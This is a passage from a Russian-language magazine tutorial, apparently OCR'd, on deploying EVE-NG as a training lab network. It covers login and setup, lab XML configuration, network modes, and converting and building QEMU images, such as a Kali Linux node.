
Продолжение статьи →

СТРОИМ КИБЕРПОЛИГОН

ИСПОЛЬЗУЕМ EVE-NG, ЧТОБЫ РАЗВЕРНУТЬ СЕТЬ ДЛЯ ХАКЕРСКИХ ИСПЫТАНИЙ

РАБОТА С ПЛАТФОРМОЙ

Запускаем EVE-VM в Workstation. После успешной загрузки ты получишь приглашение на ввод пароля.




Приглашение на ввод пароля

Логинимся, используя стандартную учетку `root/eve` для консоли.

Далее отвечаем на стандартные вопросы по настройке ОС, такие как:

- New root password;
- Hostname;
- DNS domain name;
- DHCP/Static IP address;
- NTP Server;
- Proxy Server configuration.

После ответа на последний вопрос система автоматически перезагрузится. По завершении перезагрузки открываем веб-интерфейс по IP-адресу, указанному в консоли ВМ, и логинимся, используя учетку `admin/eve`.




Консоли управления

По большей части вся работа с платформой выполняется через веб-интерфейс. По SSH подключаться к «Еве» приходится лишь изредка, например для подготовки образов. Существует два варианта подключения к монитору ВМ: через нативные приложения или консоль HTML5. При выборе нативной консоли на ПК, с которого открыт веб-интерфейс, должны быть установлены приложения для удаленного доступа и Wireshark. Набор софта разнится в зависимости от ОС, а также требуется некоторый тюнинг реестра, поэтому рекомендуется использовать Windows/Linux/Apple Client Side Integration Pack, содержащий все необходимое, включая скрипты для конфигурации.

При использовании же консоли HTML5 все управление ведется полностью через браузер. Консоль работает на Apache Guacamole, как во многих современных вендорных лабораториях.

После логина мы попадаем в некий файловый менеджер, где у нас хранятся файлы лабораторий. Сначала я покажу тебе готовую корпоративную лабораторию, а потом мы создадим для примера свою. Отмечу лишь, что для лучшего визуального отображения многие соединения на этой схеме были изменены или вовсе удалены.




Открыть лабораторию

По своей сути файл лаборатории — это конфиг в формате XML, описывающий конфигурацию нод, их расположение на поле, соединения и прочее. Ноды — это объекты ВМ, которые могут быть образами IOL/Dynamips/QEMU. Лабы можно клонировать, экспортировать и импортировать прямо через веб-интерфейс.

```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<lab name="Corporate Infrastructure" version="1" scripttimeout="300" lock="0" author="Kirill Murzin">
  <topology>
    <nodes>
      <node id="2" name="sw-wan" type="dynamips" template="c3725" image="c3725-adventerprisek9-mz.124-15.T14.image"
idlepc="0x60c08728" nvram="128" ram="256" console="" delay="0" icon="Switch L2.png" config="1" left="620" top="212">
        <slot id="1" module="NM-16ESW"/>
        <interface id="17" name="fa1/1" type="ethernet" network_id="1"/>
        <interface id="18" name="fa1/2" type="ethernet" network_id="2"/>
      </node>
      <node id="3" name="sw-mgmt" type="dynamips" template="c3725" image="c3725-adventerprisek9-mz.124-15.T14.image"
idlepc="0x60c08728" nvram="128" ram="256" console="" delay="0" icon="Switch L2.png" config="1" left="416" top="262">
        <slot id="1" module="NM-16ESW"/>
        <interface id="0" name="fa0/0" type="ethernet" network_id="12"/>
        <interface id="16" name="fa1/0" type="ethernet" network_id="3"/>
        <interface id="17" name="fa1/1" type="ethernet" network_id="8"/>
        <interface id="18" name="fa1/2" type="ethernet" network_id="9"/>
        <interface id="19" name="fa1/3" type="ethernet" network_id="6"/>
        <interface id="20" name="fa1/4" type="ethernet" network_id="11"/>
        <interface id="21" name="fa1/5" type="ethernet" network_id="13"/>
        <interface id="22" name="fa1/6" type="ethernet" network_id="19"/>
```


Конфиг лаборатории

При открытии лаборатории демонстрируется вид топологии, чем-то похожий на Visio. На этой топологии добавляются и соединяются между собой ноды. Слева в меню находится все, что необходимо для работы, ноды можно запускать сразу все, а можно выборочно.




Вид топологии

В отличие от Visio, при щелчке по значку открывается удаленное подключение к ноде.




Монитор Windows 10





```
Kali GNU/Linux Rolling kali tty1

kali login: kali
Password:

Login incorrect
kali login: kali
Password:
Linux kali 5.10.0-kali9-amd64 #1 SMP Debian 5.10.46-1kali1 (2021-06-25) x86_64

The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
┌(Message from Kali developers)

  This is a minimal installation of Kali Linux, you likely
  want to install supplementary tools. Learn how:
  ⇒ https://www.kali.org/docs/troubleshooting/common-minimum-setup/

└(Run: "touch ~/.hushlogin" to hide this message)
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:50:00:00:02:00 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.10/24 brd 192.168.2.255 scope global dynamic eth0
       valid_lft 24389sec preferred_lft 24389sec
    inet6 fe80::250:ff:fe00:200/64 scope link
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ _
```

Монитор Kali Linux

Каждая нода имеет свои стандартные настройки ВМ, такие как образ, с которого выполняется загрузка, количество CPU, RAM, Ethernet-портов, аргументы для гипервизора и другое.




Настройки ноды



Настройки ноды, продолжение


СЕТИ

В «Еве» два главных вида сетей: мост и интерфейс управления. В основном тебе придется щелкать мышью на нодах и выбирать порты источника и назначения. Это как раз одна из причин, по которым сетевикам так нравится «Ева»: в ESXi, например, для «чистых» соединений point-to-point требуется создавать отдельный vSwitch и порт-группу, что отнимает кучу времени и сил.




Соединение нод

Сеть в режиме моста действует как неуправляемый коммутатор. Она поддерживает передачу помеченных пакетов `dot1q`. Это может быть необходимо, когда нам нужно соединить множество узлов в плоскую (dot1q) сеть без использования образа сетевого устройства. Получится полностью изолированная виртуальная сеть.



Сеть в режиме моста

Второй вариант сети называется «сеть управления» с именами `Cloud0/Pnet0`. Этот интерфейс настроен в режиме моста с первым сетевым адаптером сервера. Благодаря этому ты можешь сделать ноды доступными напрямую по сети, они будут находиться в том же сетевом сегменте, что и интерфейс управления, и могут взаимодействовать с другими внешними сетями.



Сеть управления

Остальные интерфейсы `Cloud*` можно связать со вторым и выше портом Ethernet для подключения к другой сети или к устройству. Настраивать на них IP-адрес не требуется. Они будут действовать как чистый мост между твоим внешним соединением и лабораторной нодой.


Продолжение статьи →

СТРОИМ КИБЕРПОЛИГОН

ИСПОЛЬЗУЕМ EVE-NG, ЧТОБЫ РАЗВЕРНУТЬ СЕТЬ ДЛЯ ХАКЕРСКИХ ИСПЫТАНИЙ

ОБРАЗЫ

«Ева» поставляется без образов, на борту имеется только Virtual PC с базовой сетевой функциональностью.




```
Welcome to Virtual PC Simulator, version 1.0 (0.8c)
Dedicated to Daling.
Build time: Dec 31 2016 01:22:17
Copyright (c) 2007-2015, Paul Meng (mirnshi@gmail.com)
All rights reserved.

VPCS is free software, distributed under the terms of the "BSD" licence.
Source code and license can be found at vpcs.sf.net.
For more information, please visit wiki.freecode.com.cn.
Modified version supporting unetlab by unetlab team

Press '?' to get help.

VPCS> ?
arp                        Shortcut for: show arp. Show arp table
clear ARG                  Clear IPv4/IPv6, arp/neighbor cache, command history
dhcp [OPTION]              Shortcut for: ip dhcp. Get IPv4 address via DHCP
disconnect                 Exit the telnet session (daemon mode)
echo TEXT                  Display TEXT in output. See also  set echo ?
help                       Print help
history                    Shortcut for: show history. List the command history
ip ARG ... [OPTION]        Configure the current VPC's IP settings. See ip ?
load [FILENAME]            Load the configuration/script from the file FILENAME
ping HOST [OPTION ...]     Ping HOST with ICMP (default) or TCP/UDP. See ping ?
quit                       Quit program
relay ARG ...              Configure packet relay between UDP ports. See relay ?
rlogin [ip] port           Telnet to port on host at ip (relative to host PC)
save [FILENAME]            Save the configuration to the file FILENAME
set ARG ...                Set VPC name and other options. Try set ?
show [ARG ...]             Print the information of VPCs (default). See show ?
sleep [seconds] [TEXT]     Print TEXT and pause running script for seconds
trace HOST [OPTION ...]    Print the path packets take to network HOST
version                    Shortcut for: show version

To get command syntax help, please enter '?' as an argument of the command.

VPCS>
```

Виртуальный ПК

Список поддерживаемых образов на сайте не всегда актуальный, об этом напрямую говорится в документации. Из-за лицензионных ограничений авторы проекта не могут выкладывать у себя на сайте прямые ссылки на образы, но на практике любой образ можно найти на торрентах. А если ты работаешь в интеграторе, так это вообще не проблема.


Образы Dynamips/IOL

С образами сетевых устройств Dynamips/IOL почти ничего делать не нужно, кроме выяснения значения IDLE PC и создания файла лицензии. К сожалению, не все функции этих сетевых устройств поддерживаются. Их конфиги хранятся в отдельном месте, в меню `startup-configs` и в NVRAM, а не в самом файле образа. NVRAM используется как постоянное хранилище с возможностью записи для начальной конфигурации. В процессе загрузки нода всегда будет проверять NVRAM на наличие сохраненной конфигурации.



Загрузочные конфиги

Процесс загрузки таких образов изображен на следующей схеме и в целом понятен без дополнительных пояснений.



Порядок загрузки конфигов

Образы QEMU/KVM

Все остальные системы будут работать в виде QEMU-образов. Особенность работы этих образов в «Еве» заключается в том, что сначала создается некий базовый образ, а при запуске и работе ВМ все изменения пишутся в отдельный файл. Это можно расценивать как своего рода снапшоты, привязанные к отдельным пользователям.

Такой механизм очень удобен при групповом обучении, когда несколько инженеров делают параллельно одну лабораторную работу: изменение настроек в образе у одного пользователя никак не влияет на остальных. Если образ стал неработоспособным вследствие неправильных настроек и на поиск проблемы нет времени, можно нажать кнопку Wipe (Wipe all nodes), и образ в лаборатории у конкретного пользователя вернется к состоянию базового.

Помимо прочего, такая схема также решает проблему лицензирования — нужна только одна лицензия. Параметры, к которым привязываются лицензии, не меняются, как это происходит, например, при клонировании в ESXi.

Крупные вендоры обычно предоставляют несколько вариантов образов своих ВМ: VMware, KVM, Hyper-V. Но если готового образа нет, его можно создать или сконвертировать из имеющегося.

Конвертация образа

Для конвертации образа необходимо использовать консольную утилиту `qemu-img`, уже установленную в «Еве». Только имей в виду, что `qemu-img` и `/opt/qemu/bin/qemu-img` — разных версий, поэтому используй полный путь, как указано в документации.

Например, эта команда конвертирует образ VMware в образ QEMU:

```
$ /opt/qemu/bin/qemu-img convert -f vmdk -O qcow2 image.vmdk image.
qcow2
```

Остальные форматы и аргументы для конвертации смотри в таблице:

Формат образа	Аргумент
QCOW2 (KVM, Xen)	qcow2
QED (KVM)	qed
raw	raw
VDI (VirtualBox)	vdi
VHD (Hyper-V)	vpc
VMDK (VMware)	vmdk

Создание своего образа

При создании своего образа следует руководствоваться правилами именования папок и образов диска, так как система к ним чувствительна.

Корневая директория для образов — `/opt/unetlab/addons/qemu/`. В качестве примера рассмотрим создание своего образа на базе дистрибутива Kali Linux. Для этого скачаем установочный образ `kali-linux-2021.2-installer-netinst-amd64.iso`.

1. Создай директорию на сервере «Евы»:

   ```
   $ mkdir /opt/unetlab/addons/qemu/linux-kali/
   ```

2. Перенеси установочный образ `kali-linux-2021.2-installer-netinst-amd64.iso` на сервер «Евы» в папку `/opt/unetlab/addons/qemu/linux-kali/`.
3. Переименуй установочный образ в `cdrom.iso`:

   ```
   $ mv kali-linux-2021.2-installer-netinst-amd64.iso cdrom.iso
   ```

4. Находясь в той же папке, создай новый файл диска HDD. В примере указан размер 30 Гбайт — ты можешь задать любой:

   ```
   $ /opt/qemu/bin/qemu-img create -f qcow2 virtioa.qcow2 30G
   ```

5. Создай или открой лабораторию через веб-интерфейс, добавь новую ноду, подключив ее к сети, если необходимо наличие интернета для установки.
6. Запусти ноду, открой ее и продолжай процесс установки как обычно.
7. После завершения установки перезагрузись и выключи ноду изнутри стандартными средствами ОС, после чего удали файл `cdrom.iso`.

Если ты посмотришь на размер файла `/opt/unetlab/addons/qemu/linux-kali/virtioa.qcow2`, то увидишь, что он не изменился и остался пустым.


```
root@eve-ng:/opt/unetlab/addons/qemu/linux-kali# ll -h
total 204K
drwxr-xr-x 2 root root 4.0K Aug  2 15:21 ./
drwxr-xr-x 3 root root 4.0K Aug  2 15:06 ../
-rw-r--r-- 1 root root 193K Aug  2 14:46 virtioa.qcow2
```

Размер базового образа

Это произошло потому, что все изменения в процессе работы ноды записываются в отдельный файл по пути `/opt/unetlab/tmp/PodID/UUID/NodeID`. Если ты сделал изменения внутри ноды, установил софт или залил файлы и хочешь эти изменения внести в базовый образ, то сделать это можно способом, описанным ниже.

Внесение изменений в базовый образ

1. Выключи ноду изнутри стандартными средствами ОС, в веб-интерфейсе «Евы» щелкни правой кнопкой мыши на ноде. В круглых скобках ты увидишь число. Это Node ID, запиши его — в нашем примере это 2.



ID ноды

2. Слева в меню открой пункт `Lab Details` и запиши ID, в этом примере — `6393e2df-501f-405c-b602-2e9a080f72f1`.

LAB DETAILS

XAKEP LAB

ID: 6393e2df-501f-405c-b602-2e9a080f72f1

Introduction to EVE-NG

ID лаборатории

3. Закрой лабу и перейди в `Management/User Management`. Найди своего пользователя и запиши его значение POD. У админа это значение по умолчанию 0.
4. Перейди по пути `/opt/unetlab/tmp/PodID/UUID/NodeID`, подставив свои значения:

   ```
   $ cd /opt/unetlab/tmp/0/6393e2df-501f-405c-b602-2e9a080f72f1/2/
   ```

   Как видишь, файл диска с изменениями в этой папке занимает 3,1 Гбайт.


```
root@eve-ng:/opt/unetlab/addons/qemu/linux-kali# ll -h /opt/unetlab/tmp/0/6393e2df-501f-405c-b602-2e9a080f72f1/2/
total 3.1G
drwxrwsr-x 2 root unl 4.0K Aug  2 15:06 ./
drwxrwsr-x 3 root unl 4.0K Aug  2 15:06 ../
-rw-rw-r-- 1 root unl    0 Aug  2 15:06 .prepared
-rw-r--r-- 1 root unl 3.1G Aug  2 15:20 virtioa.qcow2
-rw-rw-r-- 1 root unl  166 Aug  2 15:20 wrapper.txt
```

Размер временного образа

5. Выполни команду, указав имя файла диска:

   ```
   $ /opt/qemu/bin/qemu-img commit virtioa.qcow2
   ```

